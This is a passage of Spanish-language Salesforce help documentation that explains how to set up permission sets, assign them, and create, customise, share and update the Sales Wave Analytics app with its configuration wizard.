   b. Introduzca `Gestionar Sales Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Sales Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione los siguientes permisos de usuario: "Utilizar aplicaciones basadas en plantillas de Wave Analytics", "Acceder a plantillas y aplicaciones de Sales Cloud Analytics", "Gestionar aplicaciones basadas en plantillas de Wave Analytics" y "Modificar flujos de datos de Wave Analytics". Asegúrese de seleccionar los cuatro. Haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a los usuarios crear y administrar Sales Wave y acceder a todas las funciones de la aplicación. Ahora podrá asignarlo a usuarios, que se trata en Asignar conjuntos de permisos de Sales Wave.

2. Cree el conjunto de permisos Ver Sales Wave, que permite a los usuarios ver paneles y conjuntos de datos de aplicaciones.
   a. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
   b. Introduzca `Ver Sales Wave` en el campo Etiqueta. Esta acción crea automáticamente también el nombre de la API, que puede cambiar si lo desea. El nombre de la API no puede incluir espacios, terminar con un guión bajo o tener dos guiones bajos consecutivos.
   c. PRECAUCIÓN: Siga este paso de forma precisa o es posible que algunos usuarios de su organización no puedan acceder a Sales Wave.

      En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
   d. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
   e. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
   f. Seleccione únicamente los permisos de usuario "Utilizar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a plantillas y aplicaciones de Sales Cloud Analytics" y haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a los usuarios ver paneles y conjuntos de datos de Sales Wave. Ahora podrá asignarlo a usuarios, que se trata en Asignar conjuntos de permisos de Sales Wave en la página 3779.

## Asignar conjuntos de permisos de Sales Wave a usuarios

Asigne conjuntos de permisos a uno o más usuarios de Sales Wave, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de la aplicación.

PERMISOS DE USUARIO

Para asignar un conjunto de permisos a usuarios:
- "Asignar conjuntos de permisos"

1. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos**.
2. PRECAUCIÓN: Asigne el conjunto de permisos Gestionar Sales Wave con moderación ya que permite a los usuarios administrar Sales Wave, lo que les permite crear, modificar y eliminar la aplicación. Asígnelo únicamente a usuarios que administran y gestionan la aplicación.

   Haga clic en el conjunto de permisos que desea asignar a los usuarios. Si ha seguido las instrucciones de Crear conjuntos de permisos de la aplicación Sales Wave, seleccione el conjunto de permisos Gestionar Sales Wave o Ver Sales Wave.
3. Haga clic en **Gestionar asignaciones** y haga clic en **Agregar asignaciones**.
4. Seleccione los usuarios que necesitan acceder a Wave y haga clic en **Listo**.

Tras completar estos pasos, cree y comparta Sales Wave con los usuarios de su organización. Los usuarios solo podrán explorar paneles y conjuntos de datos de Sales Wave después de que comparta la aplicación con ellos.

## Crear y compartir la aplicación Sales Wave Analytics

Utilice el configurador de la aplicación Sales Wave para crear la aplicación y empezar a descubrir el valor de sus datos de Sales Wave de forma rápida.


Para crear la aplicación Sales Wave, siga los pasos que se indican a continuación: Si no está satisfecho con el resultado, puede eliminar la aplicación y crearla de nuevo rápidamente. También puede ver el vídeo Crear la aplicación Sales Wave, Parte 1: Uso del Asistente de configuración, que trata los pasos descritos aquí.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"

1. Inicie sesión en Salesforce.
2. Seleccione **Wave Analytics** en el menú Force.com (la parte superior derecha de la ventana Salesforce).





3. Haga clic en **Crear**, seleccione **Aplicación**, seleccione **Sales Wave** y luego haga clic en **Continuar**
4. Salesforce abre el asistente de configuración de Sales Wave, que le ayuda a personalizar su experiencia con la aplicación. El asistente presenta una serie de pantallas, cada una con un conjunto de preguntas y sus posibles respuestas en menús desplegables. Responda a las preguntas según como prefiere su empresa ver los datos. Para obtener más información sobre cómo responder a estas preguntas, consulte Personalizar Sales Wave con el asistente de configuración. Sales Wave guarda las respuestas que selecciona en el panel Personalizar Sales Wave Analytics que se creó junto con su aplicación.
5. Otorgue a su aplicación un nombre fácilmente reconocible por otras personas de su empresa.
6. Haga clic en **Crear**. Esto inicia un flujo de datos que crea la aplicación y sus activos (que incluyen un flujo de datos, archivo de definición, conjuntos de datos y paneles).
7. El proceso de creación de la aplicación puede tardar algunos minutos. Puede comprobar el estado de el flujo de datos: Abra la página Inicio de Wave, haga clic en el menú de engranaje en la parte superior derecha de la página y seleccione Supervisor de datos. Luego seleccione Vista de flujo de datos en la lista desplegable de la parte superior izquierda y busque su aplicación.

8. Nota: La función de restablecimiento de datos solo está disponible para clientes que crean una aplicación utilizando una versión lanzada en la versión Summer '16 o posterior.

   Importante: Restablecer su aplicación se deshace de cualquier personalización que haya realizado, incluyendo campos u objetos agregados al flujo de datos, acciones que activa o cambios en ajustes de seguridad así como etiquetas y colores del panel. Si ha realizado cualquier personalización, le recomendamos guardar copias de sus paneles o archivos de definición de flujo de datos. De ese modo, puede copiarlos en su aplicación si la restablece.

   Si desea cambiar sus respuestas después de ver los paneles, haga clic en el vínculo de aplicación Restablecer en el lado izquierdo de la página de inicio de la aplicación.




Esto abre el asistente de configuración mostrando las respuestas que selecciona cuando crea la aplicación. Seleccione nuevas respuestas y haga clic en Restablecer en la última página del asistente. Su aplicación se volverá a crear utilizando su nueva configuración. También puede utilizar la función de restablecimiento si elimina cualquier panel y desea restaurarlo.

9. También puede eliminar su aplicación e volver a iniciar el proceso de creación de la aplicación. Para eliminar, coloque su cursor sobre el icono de la aplicación que acaba de crear y haga clic en Eliminar. Luego haga clic en Sí para confirmar la eliminación de todos los activos asociados con la aplicación. Antes de eliminar la aplicación, realice una captura de pantalla del panel Personalizar Sales Wave Analytics de modo que pueda revisar sus selecciones anteriores cuando cree la aplicación de nuevo.
10. Ahora que ha creado la aplicación, compártala con los usuarios de su organización. Solo puede compartirla con los usuarios que dispongan de los permisos "Utilizar aplicaciones basadas en plantillas de Wave Analytics" y "Acceder a aplicaciones y plantillas Sales Cloud Analytics". (Para obtener más información sobre los permisos de la aplicación Sales Wave, consulte Configurar permisos de Salesforce para la aplicación Sales Wave). Para compartir la aplicación, pase su cursor sobre el icono de la aplicación que acaba de crear u haga clic en **Compartir**. A continuación, haga clic en los nombres de los miembros del equipo, haga clic en **Agregar** y haga clic en **Guardar**.

Si su empresa realiza un seguimiento de cuotas a nivel del usuario, actualice el conjunto de datos Cuota (Destino) que se creó junto con la aplicación antes de empezar a explorar sus datos. Consulte Actualizar el conjunto de datos Cuota (Destino) de Sales Wave.

Cuando crea la aplicación por primera vez, los paneles de Sales Wave muestran el número asociado con nombre de función en la jerarquía. Para ver el nombre de la persona responsable de esa función, puede actualizar el valor de la función modificando el archivo Metadatos ampliados (XMD) del conjunto de datos. Consulte Integrar Sales Wave con Salesforce para obtener más detalles.

CONSULTE TAMBIÉN

Personalizar Sales Wave con el asistente de configuración

Actualizar la aplicación Sales Wave

## Personalizar Sales Wave con el asistente de configuración

El asistente de configuración de Sales Wave le permite crear la aplicación Sales Wave para reflejar el modo de ver los datos en su empresa.


Cuando crea la aplicación Sales Wave, el asistente de configuración integrado le formula una serie de preguntas. Sus respuestas determinan cómo ven los usuarios sus datos de ventas en paneles de Sales Wave. Responda a estas preguntas de acuerdo con el modo en que su organización utiliza Sales Cloud con el fin de que los paneles sean los más útiles y significativos que sea posible.

Comienza con dos páginas de preguntas básicas sobre el modo en que su organización utiliza los objetos Cuentas y Oportunidades de Salesforce. En una de las preguntas sobre Oportunidades, se le consulta si utiliza el objeto Productos. Si su respuesta es afirmativa, verá una página con preguntas sobre cómo utiliza el objeto Productos. Las siguientes páginas le ayudan a mejorar Sales Wave, realizando varias preguntas generales y luego solicitando datos adicionales que quizá quisiera importar en Wave para los conjuntos de datos y paneles de Wave.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"




El asistente incluye instrucciones para ayudarle a seleccionar las respuestas apropiadas, y muchas preguntas se explican por sí solas. A continuación se muestran sugerencias para utilizar el asistente, incluyendo detalles sobre cómo responder preguntas más complejas.

Importante: Realice los dos pasos siguientes antes de utilizar el asistente de configuración.

1. Establezca la seguridad a nivel de campo de Salesforce para activar el usuario de integración de nube de Wave Analytics para ver todos los campos que desea utilizar en Sales Wave. Los usuarios de integración ejecutan el flujo de datos, y si no disponen de los permisos de seguridad a nivel de campo apropiados, el flujo de datos puede fallar. Consulte Seguridad a nivel de campo.
2. Actualice la memoria caché de su navegador antes de utilizar el asistente para asegurarse de que incluya todos los campos que haya agregado recientemente a Salesforce.

## Directrices generales

Siga estas directrices para garantizar un excelente resultado cuando utilice el asistente.

- **La mayoría de las preguntas proporcionan respuestas en listas de selección que muestran campos de objetos de Salesforce.** Las listas incluyen campos estándar de Salesforce así como muchos campos personalizados que configuró en un objeto. Responda a estas preguntas seleccionando los campos que se muestran. La mayoría de las preguntas de este tipo le permiten seleccionar solo un campo, y algunas le permiten seleccionar campos múltiples.
- **Puede seleccionar un campo de un objeto solo una vez.** Después de seleccionar un campo, ya no estará disponible como respuesta a otras preguntas.
- **Otras preguntas son de sí o no, proporcionan un conjunto de opciones o requieren que introduzca texto.**

- **Las preguntas marcadas con un asterisco (*) requieren respuestas.**
- **El uso de las respuestas predeterminadas da como resultado un conjunto útil de paneles.** Si no está seguro de qué seleccionar, utilice la respuesta que está preseleccionada. Algunas preguntas no tienen respuestas preseleccionadas. En esos casos, Sales Wave le recuerda realizar una selección. Si no está satisfecho con el resultado, puede eliminar la aplicación y crearla de nuevo.
- **Usted controla únicamente las partes de la aplicación con parámetros del asistente, como los filtros empleados en paneles.** Construimos la aplicación para proporcionar valores analíticos inmediatos sin mucho trabajo por su parte.
- **Solo algunas respuestas tienen sentido en el contexto de la pregunta.** Las listas de selección de las respuestas contienen muchos campos, pero solo algunos tienen sentido para su aplicación. Por ejemplo, es poco probable que filtre los datos de Cuentas por URL de fotografía, aunque el objeto Cuentas incluye un campo URL de fotografía.

### Página 1: Establecer cómo Sales Wave muestra datos de Cuentas

Las preguntas de esta página le permiten determinar el modo en que Sales Wave filtra datos de clientes, orígenes para nuevos negocios y datos geográficos. Todas son obligatorias.

- Pregunta 3: Pregunta sobre el campo de Cuentas que utiliza para realizar un seguimiento si una cuenta es un nuevo negocio. Esta es una forma en que Sales Wave filtra nuevos datos comerciales. La segunda forma proviene de un campo del objeto Oportunidades, que eligió en la Página 2.
- Pregunta 4: Pregunta cómo desea ver datos geográficos. Puede seleccionar un gráfico de barras o un mapamundi o de países estándar.
- Pregunta 5: Pregunta sobre el campo de Cuentas que desea que Sales Wave utilice como filtro principal para los datos geográficos. Si seleccionó un mapamundi en la Pregunta 4, asegúrese de seleccionar el campo que contiene información de países. Si seleccionó un mapa de países, seleccione el campo que contiene información de estados y provincias.

### Página 2: Establecer cómo Sales Wave muestra datos de Oportunidades

Las preguntas de esta página le permite determinar el modo en que Sales Wave filtra datos sobre oportunidades y formula alguna preguntas adicionales sobre el modo en que su organización utiliza el objeto Oportunidades. Todas son obligatorias.

- Pregunta 2: Le permite elegir la segunda forma en que Sales Wave filtra nuevos datos comerciales. El primero lo determina en la Página 1, Pregunta 3.
- Pregunta 5: Pregunta si realiza un seguimiento de productos al nivel de oportunidad. En caso afirmativo, la pregunta es sí y el asistente de Sales Wave muestra una página separada que le pregunta sobre el modo en que utiliza el objeto Productos.

### Página 3: Establecer cómo Sales Wave muestra datos de Productos

Esta página solo se muestra si responde afirmativamente a la pregunta de la página anterior sobre el seguimiento de productos. Si la respuesta es negativa, pasará directamente a la Página 4 y no verá esta página. Las preguntas aquí le permiten determinar el modo en que Sales Wave filtra datos sobre productos.

### Página 4: Mejorar conjuntos de datos y paneles

Esta página pregunta sobre diversos aspectos, no obstante importantes, sobre cómo desea que Sales Wave utilice y muestre datos. Incluye preguntas sobre la fecha de inicio de su año fiscal y parámetros de seguridad. Todas son obligatorias.

- Pregunta 2: Muchas organizaciones mantienen datos sobre las cuotas de sus equipos de ventas en una herramienta fuera de Salesforce. Si desea importar esos datos de forma que aparezcan en paneles de Sales Wave, seleccione Sí. Luego tendrá que importar un archivo CSV creado previamente con los datos de las cuotas. Consulte Actualizar el conjunto de datos Cuota (Destino) de Sales Wave.
- Pregunta 3: Le permite controlar el acceso de los usuarios de Sales Wave a los datos. A continuación se indican las opciones disponibles:

- La Opción 1 impone la jerarquía de funciones de Salesforce en la página 628, lo que significa que los usuarios solo pueden ver los datos de Oportunidades y Cuentas de su propiedad y de sus subordinados.
- La Opción 2 activa las marcas de equipos. Permite a los usuarios ver datos en Oportunidades y Cuentas de su propiedad y sus subordinados como en la Opción 2, pero también permite a los usuarios ver datos de Oportunidades y Cuentas propiedad de otros del mismo nivel en la jerarquía de funciones.
- La Opción 3 permite a todos los usuarios ver todos los datos de Sales Cloud sin que importe la función.

### Página 5: Importar cuentas adicionales y datos de oportunidades

Las preguntas de esta página le permiten seleccionar datos de campos adicionales de Cuentas y Oportunidades y los aportan a los conjuntos de datos de la aplicación. Una vez importados los datos podrá verlos en paneles después de modificarlos primero a través de la interfaz de usuario o cambiando el JSON del panel. Las preguntas son en referencia a campos de forma separada incluyendo mediciones, que son valores numéricos y dimensiones, que son valores expresados en palabras. Todas las preguntas son opcionales.

### Página 6: Agregar objetos

Seleccione objetos de Salesforce adicionales que desea analizar en Sales Wave y se agregarán a la aplicación como conjuntos de datos.

### Páginas 7 y 8: Agregar campos desde los objetos seleccionados en la Página 6

Agregue campos a los conjuntos de datos que Sales Wave crea según su respuesta a la pregunta de la Página 6. Puede seleccionar mediciones (campos numéricos) y dimensiones (campos de texto) desde los objetos que seleccionó en la Página 6.

CONSULTE TAMBIÉN

Crear y compartir la aplicación Sales Wave Analytics

## Actualizar la aplicación Sales Wave


Aproveche las últimas funciones de Sales Wave actualizando su aplicación cada vez que lanzamos una nueva versión.

La pancarta en la parte superior de su página de inicio de la aplicación le informa de que hemos lanzado una nueva versión. También proporciona un vínculo a más información acerca de la versión. También existe un vínculo invitándole a iniciar el proceso de actualización en la columna a mano izquierda de la página de inicio, justo debajo del nombre de la aplicación.

PERMISOS DE USUARIO

Para crear y gestionar aplicaciones Wave:

- "Gestionar aplicaciones basadas en plantillas de Wave Analytics"
- "Modificar flujos de datos de Wave Analytics"





Este es el procedimiento para actualizar su aplicación.

1. Haga clic en el vínculo "Novedades" en la pancarta o el vínculo "Nueva versión disponible" en la columna a mano izquierda de la página de inicio de su aplicación.
2. Puede leer información acerca de la versión en la parte superior de la página que se abre. En la parte inferior de la página, busque los dos botones: **Actualizar aplicación actual** y **Crear nueva aplicación**.
3. Vea descripciones de lo que hacen los botones pasando el ratón sobre ellos. Si hace clic en **Actualizar aplicación actual**, sobrescribe su aplicación actual y todos sus activos,sustituyéndola con una aplicación basada en la nueva versión. Esto elimina también cualquier personalización, incluyendo cualquier campo u objeto nuevo que haya agregado al flujo de datos o cambios que realizó en la configuración de seguridad así como colores y etiquetas de paneles. Si hace clic en **Crear nueva aplicación**, crea una segunda copia de su aplicación actual basada en la nueva versión. Decida qué opción se adapta a sus circunstancias y haga clic en el botón apropiado.
4. PRECAUCIÓN: Si ha personalizado su aplicación, haga clic **Crear nueva aplicación** en lugar de **Actualizar aplicación actual** para realizar una copias de las aplicación basándose en la nueva versión. Esto conserva la versión actual y cualquier personalización, que puede copiar luego manualmente en la nueva versión de la aplicación.

   Si hace clic en **Actualizar aplicación actual**, verá una pantalla advirtiéndole de que la opción de actualización sobrescribe la aplicación actual y se deshace de cualquier personalización que haya realizado en ella. Si está de acuerdo con eso, marque la casilla y haga clic en **Continuar**. Si no lo está, haga clic en **Regresar** para volver a la pantalla anterior. Hacer clic en **Continuar** le lleva al asistente de configuración. Pase al paso 6.

5. Si hace clic en **Crear nueva aplicación**, se le dirigirá al asistente de configuración. No ve una advertencia, puesto que no está sobrescribiendo su aplicación actual, que se conserva con cualquier personalización que haya realizado en ella.
6. El asistente de configuración se carga previamente con la configuración que eligió la última vez que utilizó el asistente. Puede utilizar estos ajustes o cambiarlos. Pase por cada página del asistente.
7. Una vez complete el asistente, Wave muestra una pantalla que indica qué activos están afectados por la actualización. Revise la pantalla para ver cuántos conjuntos de datos, paneles y lentes se cambiarán, eliminarán o agregarán por la actualización. También muestra cómo se modificarán los activos cambiados: si el cambio es en los datos o en el aspecto. En la misma pantalla tiene la opción para descargar un archivos con el código de los cambios realizados en la aplicación. Si personalizó la aplicación, descargue y guarde el archivo de modo que pueda copiar y pegar el código de personalización en la versión actualizada.
8. *Solo opción Actualizar*: Si está actualizando su aplicación, haga clic en **Actualizar aplicación actual**. Recuerde, esta acción sobreescribe cualquier personalización que haya realizado. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.
9. *Solo opción Crear*: Si está creando una nueva aplicación, asigne un nombre diferente a su aplicación del de la versión actual y haga clic en **Crear nueva aplicación**. Esta opción guarda su aplicación actual y todas sus personalizaciones. También puede hacer clic en **Atrás** para volver al asistente de configuración y cambiar sus selecciones, o hacer clic en la **X** de la esquina superior derecha para cancelar.

Si el vínculo debajo del nombre de la aplicación dice "Restablecer aplicación", está utilizando la última versión y no necesita actualizar.




## Actualizar el conjunto de datos Cuota (Destino) de Sales Wave

Si responde "sí" a la pregunta del asistente de configuración acerca de si su negocio sigue las cuotas a nivel del usuario, debe actualizar el conjunto de datos Cuota de Sales Wave de modo que la aplicación incluya datos de cuotas para su equipo.

